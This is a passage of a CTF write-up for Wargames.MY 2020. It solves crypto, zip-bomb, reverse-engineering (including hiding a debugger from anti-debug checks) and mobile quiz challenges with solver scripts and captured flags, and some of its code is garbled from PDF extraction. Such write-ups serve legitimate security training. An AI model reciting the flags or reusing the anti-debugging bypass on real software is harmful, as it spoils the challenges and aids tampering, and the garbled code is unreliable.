8 b = (y - a * x) % p
9 for _ in range(1000):
10     z = (z * a + b) % p
11     s.sendall(f'{z % 10000}\n'.encode())
12     content = re.search(r'wgmy{[0-9a-zA-Z]+}', s.recv(1024).decode())
13     if content: print(content.group(0))

```

```

→ Downloads python crypto02.py
wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}

```

Flag: `wgmy{e42a0eeb24c8c9c4a473309f8d8c7feb}`

misc

defuse the bomb!

After a slight inspection, one can see that the inner zipfiles' sizes are identical but one, signifying that the odd one contains the flag. So, we keep extracting that odd file, recursively:

```

1 from zipfile import ZipFile
2 from glob import glob
3 import os
4
5 def one_iter():
6     # get the zipfile name to open
7     zipname = glob("*.zip")[0]
8     with ZipFile(zipname) as zipfile:
9         # get the filenames and sizes
10        info = zipfile.infolist()
11        info = dict((x.filename, x.file_size) for x in info)
12        # filter out the odd filesize
13        s = list(info.values())
14        s1, s2 = set(s)
15        s = s1 if s.count(s1) == 1 else s2
16        # get the corresponding filename
17        fname = [x for x in info if info[x] == s][0]
18        # extract
19        zipfile.extract(fname)
20        # and delete the old file
21        os.remove(zipname)

```

Then we run this recursively until we end up with something that is not an archive of zipfiles:

```
1 while True: one_iter() # will eventually raise an Error
```

We now end up with a zipfile containing `flag.txt` that is 2Gb in size! The idea is that the file is so full of repeating junk that it looks innocuous enough after compression. One more simple command to get the flag:

```
1 grep wgmy flag.txt
```

`grep` is helpful for looking into such big files. Don't be discouraged at this step, flag is so close 😊.

```
→ Downloads cat flag.txt | grep -ni 'wgmy'  
2049:wgmy{04a2766e72f0e267ed58792cc1579791}
```

Flag: `wgmy{04a2766e72f0e267ed58792cc1579791}`

rev

babyrev

After some decompiling, we get:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // eax
    char s1[48]; // [rsp+10h] [rbp-60h]
    char v5[48]; // [rsp+2Bh] [rbp-45h]
    char flag[44]; // [rsp+40h] [rbp-30h]
    int i; // [rsp+6Ch] [rbp-4h]

    printf("Enter password: ", argv, envp);
    __isoc99_scanf("%32s", flag);
    if ( strlen(flag) == 32 )
    {
        for ( i = 0; i <= 31; ++i )
        {
            s1[i] = flag[SHUFFLE[i]];
            s1[i] ^= XOR[i];
        }
        if ( !strncmp(s1, flag, 0x20uLL) && !strncmp(v5, "15963", 3uLL) )
            printf("Correct password! The flag is wgmy{%s}", flag);
        else
            puts("Incorrect password!");
        result = 0;
    }
    else
    {
        puts("The password must be in length of 32!");
    }
}
```

Which essentially, somehow, tells us that we need to construct the flag that:

- Ends with `15963`
- After some "encryption" with shuffling and XOR-ing, ends up to be the same flag.

The idea is rather simple: in the flag, each byte is another byte XOR with some fixed value. So, we go through the flag's byte indices, and every time there's an unknown index that can be determined (it's the XOR of some known index), we set it to its correct value. We were only confident with the flag containing the bytes "159" (without "63"), so we only set them as the known bytes. The code is as follows:

```
1  SHUFFLE = [0x07, 0x04, 0x15, 0x12, 0x1d, 0x13, 0x1b, 0x08, 0x1f, 0x16, 0x0f,
2    0x06, 0x0a, 0x19, 0x18, 0x11, 0x01, 0x03, 0x02, 0x17, 0x0d, 0x14, 0x05, 0x00,
3    0x0c, 0x1c, 0x0b, 0x1a, 0x0e, 0x1e, 0x09, 0x10]
4  XOR = [0x56, 0x06, 0x06, 0x01, 0x09, 0x52, 0x06, 0x03, 0x51, 0x04, 0x57, 0x07,
5    0x52, 0x07, 0x50, 0x06, 0x06, 0x06, 0x07, 0x54, 0x57, 0x56, 0x02, 0x55, 0x06,
6    0x01, 0x52, 0x53, 0x54, 0x0f, 0x54, 0x03]
7
8  rules = set()
9  for i in range(32):
10    rules.add((i, SHUFFLE[i], XOR[i]))
11
12 string = [None] * 32
13 string[27] = ord('1')
14 string[28] = ord('5')
15 string[29] = ord('9')
16 done = set((27, 28, 29))
17
18 while len(rules) > 0:
19   for rule in rules:
20     i, j, k = rule
21     if j in done:
22       if i in done:
23         assert string[i] ^ k == string[j]
24       else:
25         string[i] = string[j] ^ k
26       done.add(i)
27     rules.discard(rule)
28   break
29
30 print('wgmy{' + ''.join(map(chr, string)) + '}' )
```


```
+ Downloads python babyrev.py
wgmy{76420d7abbe073a20436d2fb14b15963}
```

Flag: wgmy{76420d7abbe073a20436d2fb14b15963}

senang


#

After decompiling, we got this from `_main`.



```
1int sub_721000()
2{
3    int result; // eax
4    char flag; // [esp+0h] [ebp-68h]
5
6    memset(&flag, 0, 0x64u);
7    print_4012E0((int)aWelcomeToWgmy2);
8    print_4012E0((int)aEnterFlag);
9    read_401320(aS, &flag);
10   if ( checkflag_401090((int)&flag) )
11       result = print_4012E0((int)aTahniahSilaSub);
12   else
13       result = print_4012E0((int)a NopeTakBetulSi);
14   return result;
15}
```

And executed to binary to see how it works in total.



```
C:\Windows\System32\cmd.exe

C:\Users\admin\Desktop\wgmy\re\2>senang
Welcome to WGMY 2020 - senang
Enter flag : haha
Nope, tak betul. Sila jaga jarak sosial ok.

C:\Users\admin\Desktop\wgmy\re\2>
```

We need to enter the correct flag to receive the "success" banner. Let's see the checkflag function.


```

signed int __cdecl checkflag_401090(int flag)
{
    unsigned int i; // [esp+0h] [ebp-7Ch]
    char v3; // [esp+4h] [ebp-78h]
    char v4[16]; // [esp+5Ch] [ebp-20h]
    char v5[4]; // [esp+6Ch] [ebp-10h]
    int v6; // [esp+70h] [ebp-Ch]
    _int16 v7; // [esp+74h] [ebp-8h]

    *(_DWORD *)v5 = 0;
    v6 = 0;
    v7 = 0;
    if ( *(_DWORD *)flag != 'yngw' )
        return 0;
    if ( *(_BYTE *)(flag + 4) != '{' )
        return 0;
    if ( *(_BYTE *)(flag + 37) != '}' )
        return 0;
    sub_7213A0(&v3);
    sub_721420(&v3, off_740000, dword_740018);
    sub_7215B0(&v3);
    for ( i = 0; i < 0x10; ++i )
    {
        sprintf_721360(v5, a02x, (unsigned _int8)v4[i]);
        if ( strncmp(v5, (const char *)(flag + 5 + 2 * i), 2u) )
            return 0;
    }
    return 1;
}


```

The flag start with `wgmy{` and end with `}`. Between them is 32 characters (16 check times, 2 characters each time). I don't want to reverse further so I decided to debug this program with x64dbg to read the content of the array `v4`.




I follow the EBP in dump, then subtract 0x20 to find the array v4. Therefore, I see the flag is


wgmy{b415d7261a3706c43ce852ceeab0e8ac} .




After that, i tested the flag without debugger, turned out it was a fake flag.




Then I guess the program will detect our debugger and change the content of the flag. Therefore, we need to hide the debugger and read the content of the array v4 again.





Voila, we got another flag, and this one was real.



mobile

speedyquizy #

We decompiled APK file with JADGU and we navigated to class [com.example.speedyquizy.StartQuiz](#) to analyse.



```

File View Navigation Tools Help
SpeedQuizy.apk
Source code
AndroidManifest.xml
MainActivity.java
StartQuiz.java
APK signature

1 package com.example.speedquizy;
2
3 import android.os.Bundle;
4 import android.view.View;
5 import android.widget.Button;
6 import android.widget.EditText;
7 import android.widget.TextView;
8 import android.app.Activity;
9 import android.appcompat.app.AppCompatActivity;
10 import java.io.BufferedReader;
11 import java.io.InputStreamReader;
12 import java.io.PrintWriter;
13 import java.net.Socket;
14
15 public class StartQuiz extends AppCompatActivity {
16     String SERVER_IP = "www.virginmedia.my";
17     String SERVER_PORT = "8888";
18     Thread Thread1 = null;
19     EditText answerText;
20     TextView textView;
21     EditText answerText;
22     // access modifiers changed from: private
23     BufferedReader input;
24     // access modifiers changed from: private
25     PrintWriter output;
26
27     class Thread1 implements Runnable {
28         Thread1() {
29             ...
30         }
31
32         public void run() {
33             try {
34                 TextView textView = (TextView) StartQuiz.this.findViewById(R.id.textView);
35                 Socket socket = new Socket(StartQuiz.this.SERVER_IP, Integer.parseInt(StartQuiz.this.SERVER_PORT));
36                 StartQuiz.this.output = new PrintWriter(socket.getOutputStream());
37                 StartQuiz.this.input = new BufferedReader(new InputStreamReader(socket.getInputStream()));
38                 StartQuiz.this.thread1Thread = new Thread() {
39                     public void run() {
40                         textView.append("");
41                     }
42                 };
43                 new Thread(new Thread2()).start();
44             } catch (IOException e) {
45                 e.printStackTrace();
46             }
47         }
48     }
49     class Thread2 implements Runnable {
50         Thread2() {
51             ...
52         }
53
54         public void run() {
55
56
57
58
59
5

```

JADX memory usage: 0.11 GB of 4.00 GB

Well, the server is attached so we just need to netcat to the server without looking any further (time-consuming).

```
root@UBUNTU-CTF:~/ctf/wgmy20/mobile# cat nc  
nc www2.wargames.my 8080  
root@UBUNTU-CTF:~/ctf/wgmy20/mobile# `cat nc`
```

[2020-12-07 11:05:41am] You are to answer 3 question in 4 seconds.
Any incorrect attempt will require you to start again.
If not sure, just answer in small letter.

Type 'ok' to proceed, or 'quit' to end.

ok

[2020-12-07 11:05:43am] Question No 1
> Reverse of tae is ...

eat

[2020-12-07 11:05:48am] You answered eat for question no 1
CORRECT!

[2020-12-07 11:05:48am] Question No 2
> Multiply 35672 and 31841.

1

[2020-12-07 11:05:53am] You answered 1 for question no 2
INCORRECT!

Please try again. Closing connection.

2

We need to answer 3 questions in 4 seconds and I realize the questions repeat a lot so I just have to create a script to answer these questions (we do not have to have the answer of all question, just most of them).

```

'\n'
'[2020-12-07 11:10:54am] You answered 65535 for question no 1\n'
'CORRECT!\n'
'\n'
[DEBUG] Received 0x42 bytes:
'\n'
'[2020-12-07 11:10:54am] Question No 2\n'
'> Reverse of doof is ... \n'
'\n'
'\n'
[DEBUG] Sent 0x5 bytes:
'food\n'
[DEBUG] Received 0x47 bytes:
'\n'
'[2020-12-07 11:10:55am] You answered food for question no 2\n'
'CORRECT!\n'
'\n'
[DEBUG] Received 0x46 bytes:
'\n'
'[2020-12-07 11:10:55am] Question No 3\n'
'> Can you add 72324 to 28195? \n'
'\n'
[DEBUG] Sent 0x7 bytes:
'100519\n'
[*] Switching to interactive mode

[DEBUG] Received 0xbc bytes:
'\n'
'[2020-12-07 11:10:56am] You answered 100519 for question no 3\n'
'CORRECT!\n'
'\n'
'Great! You solved within the time limit. The flag is wgmy{418b3ea849ff3b93def86cfbc90440c1}\n'
'\n'
'Closing connection. \n'
'\n'

[2020-12-07 11:10:56am] You answered 100519 for question no 3
CORRECT!

Great! You solved within the time limit. The flag is wgmy{418b3ea849ff3b93def86cfbc90440c1}

Closing connection.

[*] Got EOF while reading in interactive
$ 

```

After trying a few times. We get the flag. PoC is below.

```

1  #!/usr/bin/python
2
3  from pwn import *
4
5  question    = ''
6  q_type      = 0
7
8  def ans():
9      global q_type
10     if q_type == 1:
11         return one()
12     elif q_type == 2:
13         return two()
14     elif q_type == 3:
15         return three()
16     elif q_type == 4:
17         return four()
18     elif q_type == 5:
19         return five()

```

```
20     elif q_type == 6:
21         return six()
22     elif q_type == 7:
23         return seven()
24     elif q_type == 8:
25         return eight()
26     elif q_type == 9:
27         return nine()
28     else:
29         print ('WTFFFFFFFf')
30
31 def pl():
32     global question
33     if 'Reverse of ' in question:
34         return 1
35     elif 'Shifted by ' in question:
36         return 2
37     elif 'I am not sure what does' in question:
38         return 3
39     elif 'Divide ' in question and 'Round to the nearest whole number' in
question:
40         return 4
41     elif 'Multiply ' in question:
42         return 5
43     elif 'Can you add' in question:
44         return 6
45     elif 'DNS zone transfer' in question:
46         return 7
47     elif 'Given ' in question and 'Find y.' in question:
48         return 8
49     elif 'Biggest port number' in question:
50         return 9
51     else:
52         print('?????????????')
53
54 def one():
55     temp = question[11:]
56     temp = temp[:temp.index(' ')]
57     temp = temp[::-1]
58     return temp
59
60 def two():
61     temp1 = question[11:]
62     temp1 = temp1[:temp1.index(' ', ' ')]
63     temp1 = int(temp1, 10)
64     temp2 = question[question.rindex(' ') + 1:]
65     log.info(repr(temp1))
66     log.info(repr(temp2))
67     result = ''
68     for i in range(len(temp2)):
69         result += chr(ord('temp2[i]') + temp1)
70     return result
```

```
71
72     def threee():
73         return 'teletype'
74
75     def four():
76         temp1 = question[7:]
77         temp1 = temp1[:temp1.index(' ')]
78         temp1 = int(temp1, 10)
79         temp2 = question[:question.index('.')]
80         temp2 = temp2[temp2.rindex(' ')+1:]
81         temp2 = int(temp2, 10)
82         return str(round(temp1/temp2))[:-2]
83         #s.interactive()
84
85     def five():
86         temp1 = question[9:question.index('.')]
87         temp1 = int(temp1, 10)
88         temp2 = question[question.rindex(' ')+1:question.index('.')]
89         temp2 = int(temp2, 10)
90         return str(temp1*temp2)
91
92     def six():
93         temp1 = question[12:]
94         temp1 = temp1[:temp1.index(' ')]
95         temp1 = int(temp1, 10)
96         temp2 = question[question.rindex(' ')+1:question.index('?')]
97         temp2 = int(temp2, 10)
98         return str(temp1+temp2)
99
100    def seven():
101        return 'TCP'
102
103    def eight():
104        temp1 = question[6:]
105        temp1 = temp1[:temp1.index(' ')]
106        temp1 = int(temp1, 10)
107        temp2 = question[question.index(' - ')+3:question.index(' = x')]
108        temp2 = int(temp2, 10)
109        x = temp1 - temp2
110        y = x+2
111        return y
112
113    def nine():
114        return '65535'
115
116    context.log_level = 'debug'
117    s = remote('www2.wargames.my', 8080)
118
119    s.recvuntil("'quit' to end")
120    s.sendline('ok')
121    for i in range(1, 4):
122        s.recvuntil('Question No {}\\n> '.format(i))
```

```
123     question = s.recvline(keepends=False)
124     q_type = pl()
125     answer = ans()
126     s.sendline(answer)
127
128     s.interactive()
129
```

Flag: `wgmy{418b3ea849ff3b93def86cfbc90440c1}`

Copyright © 2020 by KaizenSecurity x WuhanBatSoup